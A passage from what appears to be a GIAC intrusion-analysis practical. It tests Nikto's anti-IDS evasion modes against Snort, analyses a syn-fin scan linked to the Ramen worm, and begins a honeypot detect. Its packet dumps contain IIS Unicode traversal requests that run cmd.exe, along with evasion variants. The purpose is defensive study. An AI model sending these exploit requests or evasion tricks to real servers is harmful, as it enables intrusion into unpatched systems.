0x0040   5769 4e6e 742f 7359 5354 454d 3332 2f43        WiNnt/sYSTEM32/C
```

```
0x0050   4d44 2e45 7845 3f2f 432b 4449 7220 4854        MD.ExE?/C+DIr.HT
0x0060   5450 2f31 2e30 0d0a 486f 7374 3a20 3139        TP/1.0..Host:.19
0x0070   322e 3136 382e 302e 320d 0a43 6f6e 6e65        2.168.0.2..Conne
0x0080   6374 696f 6e3a 204b 6565 702d 416c 6976        ction:.Keep-Aliv
0x0090   650d 0a43 6f6e 7465 6e74 2d4c 656e 6774        e..Content-Lengt
0x00a0   683a 2030 0d0a 5573 6572 2d41 6765 6e74        h:.0..User-Agent
0x00b0   3a20 4d6f 7a69 6c6c 612f 342e 3735 0d0a        :.Mozilla/4.75..
0x00c0   0d0a                                           ..
```

Figure 15

Above, the mixed-case GET is highlighted in red.

Snort alerted correctly on the stimulus and response for this mode.

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:43:50.408552 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xD0
192.168.0.1:3415 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:5601 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0xCF78113  Ack: 0x7F0D38A4  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-20:43:50.501101 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3415 TCP TTL:128 TOS:0x0 ID:3302 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0x7F0D38A4  Ack: 0xCF781AD  Win: 0x43D6  TcpLen: 20
```

Figure 16

Nikto with anti-IDS mode 8

Mode 8 attempts to bypass an IDS by using backslash (‘\’) characters rather than forward slash (‘/’) in URLs. So http://www.server.com/scripts/test.exe can be rewritten as http://www.server.com\scripts\test.exe

In this mode, Nikto did not detect the Unicode vulnerability. It is interesting to understand why this is the case – looking at the syntax of cmd.exe reveals why Nikto fails.

Part of the exploit used by Nikto is to run cmd.exe with the /c parameter. Essentially, “/c dir” is passed to cmd.exe as Nikto probes for the Unicode vulnerability. Passing “/c dir” to cmd.exe should cause a directory listing to be produced – and it is the production of the directory listing which Nikto scans for to ascertain whether the Unicode vulnerability is present.

When “\c dir” is passed to cmd.exe instead, although this is a syntactically incorrect we still get a different result. Instead of a directory listing appearing, two lines of text are produced – this text produced is the banner displayed when a fresh command shell is invoked:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp
```

From the above, It is worth noting that although Nikto did not detect the Unicode vulnerability, the vulnerability itself is still present when forward slashes are replaced by backslashes.

The tcpdump output of the packet carrying the Unicode exploit, with anti-IDS mode 8 is shown in figure 17:

```
20:44:13.545023 IP 192.168.0.1.3442 > 192.168.0.2.80: P 1:155(154) ack 1 win 64240
(DF)
0x0000   4500 00c2 1687 4000 8006 625b c0a8 0001     E.....@...b[....
0x0010   c0a8 0002 0d72 0050 0d64 b305 7f79 e880     .....r.P.d...y..
0x0020   5018 faf0 3169 0000 4745 5420 2f73 6372     P...1i..GET./scr
0x0030   6970 7473 5c2e 2e25 6330 2561 662e 2e5c     ipts\..%c0%af..\
0x0040   7769 6e6e 745c 7379 7374 656d 3332 5c63     winnt\system32\c
0x0050   6d64 2e65 7865 3f5c 632b 6469 7220 4854     md.exe?\c+dir.HT
0x0060   5450 2f31 2e30 0d0a 486f 7374 3a20 3139     TP/1.0..Host:.19
0x0070   322e 3136 382e 302e 320d 0a43 6f6e 6e65     2.168.0.2..Conne
0x0080   6374 696f 6e3a 204b 6565 702d 416c 6976     ction:.Keep-Aliv
0x0090   650d 0a43 6f6e 7465 6e74 2d4c 656e 6774     e..Content-Lengt
0x00a0   683a 2030 0d0a 5573 6572 2d41 6765 6e74     h:.0..User-Agent
0x00b0   3a20 4d6f 7a69 6c6c 612f 342e 3735 0d0a     :.Mozilla/4.75..
0x00c0   0d0a                                        ..
```

Figure 17

Above, the places where the forward slash was replaced by backslash is highlighted in red.

Snort's response to the stimulus and response was intriguing:

```
[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:44:13.545023 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xD0
192.168.0.1:3442 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:5767 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0xD64B305  Ack: 0x7F79E880  Win: 0xFAF0  TcpLen: 20

[**] [1:2123:1] ATTACK-RESPONSES Microsoft cmd.exe banner [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
08/25-20:44:13.581280 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0x106
192.168.0.2:80 -> 192.168.0.1:3442 TCP TTL:128 TOS:0x0 ID:3433 IpLen:20 DgmLen:248 DF
***AP*** Seq: 0x7F79E880  Ack: 0xD64B39F  Win: 0x43D6  TcpLen: 20
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=11633]
```

Figure 18

First, Snort did not recognise the Unicode probe on the stimulus packet. Replacing the forward slashes by back slashes appears to fool Snort. Instead, however, another priority 1 rule which fires on attempts to execute cmd.exe was produced. This would alert the astute network analyst of a possible attack.

Second, Snort's action to the response packet was interesting – the banner produced by a fresh shell (as listed above) caused a priority 1 alert to be produced.

Nikto with anti-IDS mode 9

Mode 9 uses IP fragmentation in an attempt to bypass an IDS. Most modern IDS's, including Snort can effectively deal with fragmentation – they defragment the packets before performing pattern matching.

When running in mode 9, Nitko correctly detected the Unicode vulnerability. A shortened snapshot of the fragmented stimulus packets is presented in figure 19:

```
21:58:23.713507 192.168.0.1.3880 > 192.168.0.2.80: P 1:2(1) ack 1 win 64240 (DF)
0x0000   4500 0029 3131 4000 8006 484a c0a8 0001        E..)11@...HJ....
0x0010   c0a8 0002 0f28 0050 5182 c299 c301 6f15        .....(.PQ.....o.
0x0020   5018 faf0 96db 0000 47                         P.......G
21:58:23.897563 192.168.0.1.3880 > 192.168.0.2.80: P 2:3(1) ack 1 win 64240 (DF)
0x0000   4500 0029 3132 4000 8006 4849 c0a8 0001        E..)12@...HI....
0x0010   c0a8 0002 0f28 0050 5182 c29a c301 6f15        .....(.PQ.....o.
0x0020   5018 faf0 98da 0000 45                         P.......E
21:58:24.098151 192.168.0.1.3880 > 192.168.0.2.80: P 3:5(2) ack 1 win 64240 (DF)
0x0000   4500 002a 3133 4000 8006 4847 c0a8 0001        E..*13@...HG....
0x0010   c0a8 0002 0f28 0050 5182 c29b c301 6f15        .....(.PQ.....o.
0x0020   5018 faf0 89b8 0000 5420                       P.......T.
```

Figure 19

In the above, the first 3 characters for the HTTP GET are highlighted in red.

Snort alerted correctly on the stimulus and response for this mode:

```
[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-21:58:30.340285 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3880 TCP TTL:128 TOS:0x0 ID:7483 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0xC3016F15  Ack: 0x5182C333  Win: 0x43D6  TcpLen: 20

[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-21:58:30.346309 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xD0
192.168.0.1:3880 -> 192.168.0.2:80 TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:194
***AP*** Seq: 0xC30170AA  Ack: 0x5182C334  Win: 0x43D6  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]
```

Figure 20

It is interesting to note that Snort produced the alert for the response (the ATTACK-RESPONSES alert) before the alert for the stimulus (the WEB-IIS alert). It is likely that the time required to re-assemble the fragmented packets caused the alerts to occur in this order.

Summary of Results

Mode	Description	Nikto detected Unicode vuln.?	Snort detected exploit?	Detect by Snort rule (SID no) on stimulus	Detect by Snort rule (SID no) on response
No anti-IDS	Nikto running in normal mode	Y	Y (unicode directory traversal & directory listing)	981	1292
1	Random URL encoding	N	Y (http directory traversal)	1113	N/A
2	Directory self-reference	Y	Y (unicode directory traversal & directory listing)	981	1292

3	Premature URL ending	N	Y (unicode directory traversal)	981	N/A
4	Prepend long random string to request	Y	Y (unicode directory traversal & directory listing)	981	1292
5	Fake parameters to files	Y	Y (unicode directory traversal & directory listing)	981	1292
6	TAB as request spacer instead of spaces	N	Y (unicode directory traversal)	981	N/A
7	Random case sensitivity	Y	Y (unicode directory traversal & directory listing)	981	1292
8	Use Windows directory separator \ instead of /	N	Y (cmd.exe access and Microsoft cmd.exe banner)	1002	2123
9	Session splicing	Y	Y (directory listing & unicode directory traversal)	981	1292

Table 2

Conclusions

The above results show that the anti-IDS modes in Nikto do not pose a problem for a modern IDS such as Snort. With each anti-IDS mode, Snort alerted with a priority 1 message.

It should be noted that in several cases, the anti-IDS mode prevented Nikto from detecting the Unicode vulnerability. In many cases this was not a weakness in the part of Nikto – the URL obfuscation confused IIS to a sufficient degree that the Unicode exploit did not work. From this we conclude that when using any of the anti-IDS modes, the accuracy of the vulnerabilities reported will decrease.

It is worth considering why Snort is so successful in detecting these obfuscated stimulus packets. It is tempting to believe that the answer lies in the excellent http_decode pre-processor within Snort (see section 2.4.1 in the Snort documentation[7] or pages 218-221 in "Snort 2.0 Intrusion Detection"[8] for

more detail on this preprocessor). However, it turns out that rain.forest.puppy, the author of the libwhisker, (which provides the anti-IDS engine for Nikto) was one of the key developers of the http_preprocessor[9].

So in many ways, we would expect Snort to deal well with the types of obfuscation used in Nikto. However, a quick test, running Snort on the tcpdump files gathered in the above experiment, with the http_decode pre-processor disabled does *not* confirm this thinking. Even with the http_decode preprocessor disabled, Snort continues to detect the Unicode exploit. How come? This is largely due to the fact that one of the telltale Unicode signatures, "/..%c0%af../" (which is present in the default Snort ruleset) continues to appear in the stimulus packets (for the above test) in many of the anti-IDS modes.

This does not mean that the http_decode pre-processor is without value – far from it. In helps web-signature writers enormously. Imagine writing a Snort signature to alert on attempts to access a certain file, say cgi-bin/foo on a webserver. Without the http_decode pre-processor, the signature author would face several challenges – what if the attempt to access cgi-bin/foo.pl was encoded in hex as %63%67%69%2d%62%69%6e/%66%6f%6f? The web server would still serve the request. In a situation like this, http_decode helps, by "canonicalizing" the request into a form which facilitates a simple signature match.

Without the anti-IDS modes, Nikto is an exceptionally noisy tool. A vigilant webmaster who monitors their logs will spot the repeated probes and the giveaway "Nikto signature" in their logs. The signature makes it trivial for a Snort rule to be constructed to alert on Nikto probes (where the anti-IDS modes are not used). A simple Snort rule such as the following will alert on such Nikto scans:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB Nikto probe";
flow:to_server,established; content:"(Nikto/"; classtype:attempted-recon;)
```

A repeated alert from Snort during testing was the "directory listing" message, produced by the response to Nikto's probe for the Unicode vulnerability. It is worth emphasizing that *whatever* future anti-IDS scheme Nikto used for the stimulus, Snort would still produce this alert for the response.

References

[1] Sullo. "Nikto". URL: http://www.cirt.net/code/nikto.shtml
[2] rain.forest.puppy. "rfp.labs whisker" URL: http://www.wiretrip.net/rfp/w.asp
[3] Roesch, Marty. "snort.org". URL: http://www.snort.org/
[4] rain.forest.puppy, "A look at whisker's anti-IDS tactics". URL: http://www.wiretrip.net/rfp/txt/whiskerids.html
[5] "CVE-2000-0884". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884
[6] "RFC 1945 (rfc1945) - Hypertext Transfer Protocol -- HTTP/1.0". URL: http://www.faqs.org/rfcs/rfc1945.html

[7] Green, Chris. “Snort Users Manual. Snort Release 2.0.0”. URL: http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.4.1
[8] Caswell, Brian. Beale, Jay. Foster, James. Posluns, Jeffery. “Snort 2.0 Intrusion Detection”. Syngress, 2003. Pages 218-221.
[9] Caswell, Brian. Beale, Jay. Foster, James. Posluns, Jeffery. “Snort 2.0 Intrusion Detection”. Syngress, 2003. Page 107

Assignment 2 – Network Detects

Detect 1 – Syn-Fin scan

The original draft of this detect was posted to the incidents.org mailing list on Friday, October 3rd 2003.

Source of Trace

The source of this trace is the 2002.6.9 file, downloaded from http://www.incidents.org/logs/Raw.

Analysis of the 2002.6.9 tcpdump file shows repeated connections to and from machines on the protected 46.5.0.0 network (note that the addresses of the protected network are obfuscated).

All traffic coming from outside (that is traffic which does not have a source address on the 46.5.0.0 net) has the same MAC address (00:03:e3:d9:26:c0). This is a Cisco MAC address.

All traffic coming from inside (that is traffic which does have a source address on the 46.5.0.0 net) has the same MAC address (00:00:0c:04:b2:33). This checks out as a Cisco MAC address, too.

From this I would infer a topology where the IDS sits between two Cisco devices - most likely between two Cisco routers. So this is most likely an IDS in a DMZ.

Detect was generated by

Snort v2.01 with the ruleset as of 10 September 2003.

Snort was run with the following parameters, producing a number of alerts.

```
Snort -c snort.conf -l log -r 2002.6.9
```

(The –c flag allows you to specify the Snort configuration file to use, the –l flag causes alerts to be logged to a specified directory)

Figure 21 depicts the Snort output of the syn-fin scans found in the 2002.6.9 dump file. The anomalous syn-fin flags are highlighted. 10 syn-fin alerts were found in total. Only the first 3 are shown here, for reasons of brevity:

```
[**] [111:13:1] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection [**]
07/09-01:37:08.924488 62.153.209.202:21 -> 46.5.163.24:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x7E92B685  Ack: 0x3625A8D  Win: 0x404  TcpLen: 20
```

```
[**] [111:13:1] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection [**]
07/09-01:46:38.784488 62.153.209.202:21 -> 46.5.173.22:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x34CAED2F  Ack: 0x48DFF915  Win: 0x404  TcpLen: 20

[**] [111:13:1] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection [**]
07/09-01:50:50.934488 62.153.209.202:21 -> 46.5.129.133:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x1BF72FB3  Ack: 0x147CE382  Win: 0x404  TcpLen: 20
```

Figure 21

In fact, a sophisticated IDS is not required to detect syn-fin packets. Running tcpdump against the dump file with the filter “tcp[13]==3” will highlight this attack.

Note that it is one of Snort’s preprocessors (stream4) which caused the alert. Interestingly, if stream4 is disabled, the same packets cause a different alert, shown in figure 22. Again, only the first 3 alerts are shown, for brevity.

```
[**] [1:630:1] SCAN synscan portscan [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/09-01:37:08.924488 62.153.209.202:21 -> 46.5.163.24:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x7E92B685  Ack: 0x3625A8D  Win: 0x404  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS441]

[**] [1:630:1] SCAN synscan portscan [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/09-01:46:38.784488 62.153.209.202:21 -> 46.5.173.22:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x34CAED2F  Ack: 0x48DFF915  Win: 0x404  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS441]

[**] [1:630:1] SCAN synscan portscan [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/09-01:50:50.934488 62.153.209.202:21 -> 46.5.129.133:21
TCP TTL:30 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x1BF72FB3  Ack: 0x147CE382  Win: 0x404  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS441]
```

Figure 22

Probability that source address was spoofed

The probability that the source address was spoofed is low, although it is possible.

A syn-fin scan is usually used to determine whether a port on a target is open or not – a response from the target is required to determine this. If the packet with the syn-fin flags set is spoofed, any response will not be returned to the attacker. So unless the attacker is in a position to sniff the network traffic travelling to the spoofed address, they are unlikely to forge the source address.

On the other hand, because the syn-fin packet is not likely to be part of an existing TCP session, the source address could be spoofed easily.

An interesting though unlikely possibility is that the source address is indeed spoofed, and that the attacker is using a sophisticated syn-fin cum idlescan technique to perform a very stealthy scan. The ideas behind the idlescan technique can be found at http://www.insecure.org/nmap/idlescan.html.

Lastly, it is worth mentioning that the source IP is not obviously spoofed. It is a valid, non-RFC 1918 address. A whois of the address shows that it is valid and is allocated to Deutsche Telecom, a large ISP in Germany.

Description of attack

This is a covert scan (using TCP packets with both syn and fin flags set) of a number of machines on the 46.5.0.0 network. The purpose of the scan in this detect is to determine whether any service is listening on port 21 (ftp) on the targeted machines.

Why is the attacker looking for services on port 21? One possibility is that they know some new exploits against well known ftp servers, which they intend to launch following reconnaissance. Further investigation, however, strongly hints that this is the initial probe by the Ramen worm.

Attack mechanism

Typical reconnaissance using a syn-fin scan involves sending a crafted TCP packet which has both the syn and fin flags set to a target to determine whether a port is open or not. The syn-fin combination is not legal, according to RFC 793.

When a TCP packet with syn-fin set is sent to an open port, many operating systems (including Linux, Windows NT, Solaris and FreeBSD) return a syn-ack in an attempt to establish the standard TCP three way handshake. If a syn-fin packet is sent to a closed port, many operating systems return a rst-ack.

Portscanning using syn-fin takes advantage of certain packet filters and firewalls (for example certain versions of Norton Personal firewall 2002) which do not handle these unusual packets correctly – they pass traffic which should be dropped. Scanning for the presence of an open port by sending a syn-fin packet is a well known method that can allow reconnaisance of a network that a simple syn scan would not. Further, using syn-fin might allow a primitive IDS to be bypassed.

An unusual feature of this scan is that ephemeral ports are not used on the attacking machine. Instead, the source port, 21, is used repeatedly. It is highly unusual to find matching source and destination ports, on port 21. Perhaps, this was done to increase the likelihood of the scan succeeding – if the network is only protected by a simple packet filter, incoming packets with a

source port of 21 might pass (assuming a loose rule for allowing access to ftp servers on the Internet from the internal network).

The syn-fin scan used in this detect seems “slow and stealthy”. 10 hosts were targeted over a period of 3.5 hours by the same attacker (62.153.209.202)

The scan is very likely generated by the synscan tool, or code based on the synscan tool. This portscanning tool has a fairly obvious signature which matches the above packets very well, in that in the TCP header:

Source and destination ports are the same: 21
The type of service is 0
The IPID is 39426
The TCP window size is 1028
Syn and Fin flags are set

The reflexive nature of this scan (source and destination ports 21) matches the initial scanning mechanism of the Ramen worm – although this detect could be generated by an attacker running synscan, probing from the Ramen worm is more likely.

Correlations

This kind of reconnaissance is rarer than syn scans, but is well known. It can be found in the Arachnids database, http://www.whitehats.com/info/IDS198.

Details on how different operating systems react to illegal combinations of TCP flags (including syn-fin) can be found in a bugtraq posting, http://cert.uni-stuttgart.de/archive/bugtraq/2002/10/msg00275.html.

A posting on the Snort discussion group by Ofir Arkin details the flags in packets in response to syn-fin:
http://archives.neohapsis.com/archives/snort/2000-03/0101.html.

There is a note on Securityfocus about how syn-fin scanning bypasses Symantec Norton Personal Firewall 2002:
http://www.securityfocus.com/bid/4521/discussion.

In Karen Kent Fredrick's paper on SecurityFocus (http://www.securityfocus.com/infocus/1524) she mentions Ramen as having a signature of source and destination port 21. This is further confirmed by Donald Smith’s posting to the incidents.org mailing list (article available at http://cert.uni-stuttgart.de/archive/intrusions/2003/10/msg00036.html).

A useful article on synscan signatures can be found at http://www.securityfocus.com/printable/infocus/1524. The tool is described in depth by Donald Smith: http://www.giac.org/practical/donald_smith_gcia.doc.

The synscan signature on Arachnids is
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids441&view=event

Evidence of active targeting

The scan does not target one specific host on the 46.5.0.0 network. 10 different hosts are targeted over a period of 3.5 hours.

Investigation of the dumps from previous days, 2002.6.8, 2002.6.7, 2002.6.6 files shows that a reasonable number of scans – 169 – were performed over a four day period. No duplicate scans were found – that is no host was scanned more than once.

One interpretation leads us to think that the repeated, unduplicated, slow scans are evidence of active targeting – this is unlikely to be a "wrong number". The attacker is using slow, stealthy techniques in an attempt to get in "under the radar", and avoid the attention of any IDS.

However, given that the most likely explanation for this network behaviour is the initial probes of the Ramen worm, we should conclude that this is worm activity, and therefore this cannot be said to be active targeting.

Severity

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality

How critical are the targeted systems? It is difficult to tell. Let's assume the targets are of some importance, but not critical. So we score 2 here.

Lethality

The attack is just a scan. If the scan worked, the attacker could work out whether or not a port was open. This information could come before a more severe attack, but on its own, the simple syn-fin scan is unlikely to prove lethal.

However, syn-fin packets are not a naturally occurring event, and do signal malicious intent. In this case, they are most likely a precursor to an exploit being used by the Ramen worm. Let's score a 2 here.

System countermeasures

It is not possible to know where the targeted systems stand in terms of patch levels, and hardening. From the frequency of alerts on this network, it may be

reasonable to assume minimal system countermeasures. Let's score this as 2.

Network countermeasures

It appears that the scan is not being blocked by an external router (we know it has reached the IDS, but cannot ascertain whether it has reached the targets). In particular we do not know whether the targeted hosts responded to the syn-fin packets.

The attack is getting at least as far as the internal IDS. So let's give 'network countermeasures' a low score, say 1.

Severity = (2+2) – (2+1) = 1

Not a major issue, but worthy of attention.

Defensive recommendations

Network administrators should ensure that packets with illegal TCP flag combinations (such as syn-fin) are correctly blocked by routers and firewalls. Check the ruleset in such devices, and confirm that bogus packets are dropped.

syn-fin scanning might have bypassed simple packetfilters and some firewalls in the past; it might also have escaped the attention of an IDS. This is unlikely to be the case today, so a strong recommendation would be to check that systems (including routers) are fully up to date with patches. It is not enough to ensure that only operating systems are fully patched – applications such as personal firewalls need to be updated, too.

If an IDS is deployed, verify that it can correctly alert on syn-fin packets. If it does not, update the software (or complain to the vendor if a commercial IDS is used).

Given that this network behaviour is most likely caused by the Ramen worm, it is worth re-iterating that software on all machines should only be installed and configured if it is required (if a machine is not going to act as an ftp server, why should it run ftp server software?). This is not enough though. System administrators should ensure that all software is up to date with security patches.

Multiple choice test question

When a TCP packet with the syn and fin flags is sent to an open port on Windows or Unix host, how does the host respond?

a. With an ack packet
b. With a syn-ack packet

c. With a rst packet
d. They do not respond to this type of packet

Correct answer is b

Top three questions and responses from incidents.org

When this detect was posted, a good number of questions and advice were posted. The entire thread including all my responses can be found at http://cert.uni-stuttgart.de/archive/intrusions/2003/10/threads.html.

Three of the more challenging/ interesting questions and my responses are shown here:

Questions 1 and 2 (from Paul Bradley):

When scanning with Synscan, is there any other type of information gathered in addition to identifying a listening service on the targeted system?

Why do you think synscan was used? Could this possibly be worm activity? If so, which worm do you think it is?

Answer (quoted verbatim from posting to incidents.org)

Thanks for the questions, Paul.

I've dug into the source code for Synscan 1.6, and it appears to do more than just portscan - it looks for and reports on vulnerabilities on several ports, including 23 (telnet), 53 (dns), 79 (finger), 80 (http), 111 (rpc), 119 (news), 3128 and 8080 (squid). It also appears to try to send some data to www.microsoft.com every time it is run, which is a bit weird!

I think this detect is likely to be synscan (or perhaps another tool built on synscan), because of the accurate match with Arachnids synscan entry (441). The detected packets match closely with the aspects detailed in the Arachnids database - the IPID matches (39426), the TOS matches (0), the window size matches (1028), and the syn and fin flags are set.

Your question about worm activity is very interesting. Several tools and worms use synscan as their 'engine', including the Ramen worm, canserserver and the t0rnscan tool in the t0rn rootkit - Donald Smith mentions this his GCIA paper (http://www.giac.org/practical/donald_smith_gcia.doc).

In Karen Kent Fredrick's paper on SecurityFocus (http://www.securityfocus.com/infocus/1524) she mentions Ramen as having a signature of source and destination port 21. But I could find no further evidence about these reflexive ports and Ramen. On Arachnids, for example, the entry for the Ramen worm indicates that any ephemeral source port will

be used, not port 21. Could it be that the initial probing of Ramen is reflexive, and that when the payload is delivered a standard, ephemeral port is used?

So to answer your worm questions - yes it could be a worm, (Ramen), if the above is true - that Ramen does exhibit this reflexive behaviour on port 21. Can anyone confirm this?

[This was confirmed by Donald Smith, on incidents.org]

Question 3 (from Kevin Timm)

What about the source / dest port combination ? Why was it popular to scan from well known ports such as HTTP, SMTP, FTP ?

Answer 3 (quoted verbatim from posting to incidents.org)

The source port option is interesting. Scanning with low source ports is quite popular, because your scan is more likely to succeed. This is because your packet is less likely to be dropped if a simple packet filter is protecting the network you are attempting to scan.

Explaining the above further, imagine a simple packet filter configured to enable people on a protected network to browse. This might allow malicious traffic (originating outside the protected network) with a source port of 80 to pass through to internal hosts.

Detect 2 – Attempted ftp connection to Microsoft through http proxy

Source of Trace

The source of this trace was taken from logs on a simple dialup account to an ISP in the UK.

The machine connecting to the internet runs Windows XP Professional. The Microsoft personal firewall (which ships with Windows XP) was enabled. The firewall is configured to enable *incoming* ftp, imap3, imap4, smtp, pop3, telnet and http connections on their usual ports.

The reason the firewall is configured to allow these incoming connections (by default the Microsoft personal firewall blocks all incoming connections for non-established tcp sessions) was because some simple honeypot software (NFR BackOfficer Friendly) was running. This software will simulate simple, well-known services – for instance, it simulates a telnet service on port 23. When a connection attempt is made to any of the above services, it records any information provided by the attacker – in the telnet example, if the user provides a username and password, they are captured by NFS BackOfficer, and displayed.

In addition to the personal firewall and honeypot software, it is worth pointing out that the entire session was captured by windump, to provide full, high fidelity logs. The following command was used to capture all the network traffic:

```
Windump -n -s 0 -i 2 -w oct02
```

Detect was generated by

The detect was generated by NFR BackOfficer Friendly. This software allows alerts to be saved to disk in text format. For this detect, the alert looked like:

```
Thu Oct 02     21:40:29       HTTP bogus request from 80.135.92.4: CONNECT
207.46.133.140:21 HTTP/1.0
```

Figure 23

NFR BackOfficer Friendly only alerts when the full TCP connection has been established, and a TCP push is issued from the attacker. So to understand a fuller picture of what happened, the windump files were analyzed. The following command was issued to view the detail of the detect.

```
Windump -n -X -v -r oct02
```

This showed that more than a simple, single http connect had been occurring:

```
21:38:53.737654 IP (tos 0x0, ttl 246, id 44189, len 40) 80.135.92.4.1063 >
213.122.52.48.80: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9d 0000 f606 61fc 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0427 0050 000b 8d9b 0000 0000     .z40.'.P........
0x0020   5002 1000 578f 0000                         P...W...

21:38:53.737860 IP (tos 0x0, ttl 128, id 64603, len 44) 213.122.52.48.80 >
80.135.92.4.1063: S [tcp sum ok] 3708236321:3708236321(0) ack 757148 win 8760 <mss
1460> (DF)
0x0000   4500 002c fc5b 4000 8006 483a d57a 3430     E..,.[@...H:.z40
0x0010   5087 5c04 0050 0427 dd07 3221 000b 8d9c     P.\..P.'..2!....
0x0020   6012 2238 1e61 0000 0204 05b4               `."8.a......

21:38:53.741778 IP (tos 0x0, ttl 246, id 44190, len 40) 80.135.92.4.1064 >
213.122.52.48.8080: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9e 0000 f606 61fb 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0428 1f90 000b 8d9b 0000 0000     .z40.(..........
0x0020   5002 1000 384e 0000                         P...8N..

21:38:53.745506 IP (tos 0x0, ttl 246, id 44191, len 40) 80.135.92.4.1065 >
213.122.52.48.4480: S [tcp sum ok] 757147:757147(0) win 4096
0x0000   4500 0028 ac9f 0000 f606 61fa 5087 5c04     E..(......a.P.\.
0x0010   d57a 3430 0429 1180 000b 8d9b 0000 0000     .z40.).........
0x0020   5002 1000 465d 0000                         P...F]..

21:38:55.005353 IP (tos 0x0, ttl 119, id 44469, len 40) 80.135.92.4.1063 >
213.122.52.48.80: R [tcp sum ok] 757148:757148(0) win 0
0x0000   4500 0028 adb5 0000 7706 dfe4 5087 5c04     E..(....w...P.\.
0x0010   d57a 3430 0427 0050 000b 8d9c 000b 8d9c     .z40.'.P........
0x0020   5004 0000 d9e4 0000                         P.......

21:40:25.500903 IP (tos 0x0, ttl 119, id 64340, len 48) 80.135.92.4.1654 >
213.122.52.48.80: S [tcp sum ok] 3341001865:3341001865(0) win 16384 <mss
1452,nop,nop,sackOK> (DF)
0x0000   4500 0030 fb54 4000 7706 523d 5087 5c04     E..0.T@.w.R=P.\.
0x0010   d57a 3430 0676 0050 c723 a489 0000 0000     .z40.v.P.#......
0x0020   7002 4000 1a7e 0000 0204 05ac 0101 0402     p.@..~..........
```

```
21:40:25.501114 IP (tos 0x0, ttl 128, id 64699, len 48) 213.122.52.48.80 >
80.135.92.4.1654: S [tcp sum ok] 3731186207:3731186207(0) ack 3341001866 win 8760 <mss
1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 fcbb 4000 8006 47d6 d57a 3430     E..0..@...G..z40
0x0010   5087 5c04 0050 0676 de65 621f c723 a48a     P.\..P.v.eb..#..
0x0020   7012 2238 f7a7 0000 0204 05b4 0101 0402     p."8............

21:40:26.796019 IP (tos 0x0, ttl 119, id 64635, len 40) 80.135.92.4.1654 >
213.122.52.48.80: . [tcp sum ok] ack 1 win 17520 (DF)
0x0000   4500 0028 fc7b 4000 7706 511e 5087 5c04     E..(.{@.w.Q.P.\.
0x0010   d57a 3430 0676 0050 c723 a48a de65 6220     .z40.v.P.#...eb.
0x0020   5010 4470 0234 0000                         P.Dp.4..

21:40:29.767915 IP (tos 0x0, ttl 119, id 65279, len 78) 80.135.92.4.1654 >
213.122.52.48.80: P [tcp sum ok] 1:39(38) ack 1 win 17520 (DF)
0x0000   4500 004e feff 4000 7706 4e74 5087 5c04     E..N..@.w.NtP.\.
0x0010   d57a 3430 0676 0050 c723 a48a de65 6220     .z40.v.P.#...eb.
0x0020   5018 4470 f63d 0000 434f 4e4e 4543 5420     P.Dp.=..CONNECT.
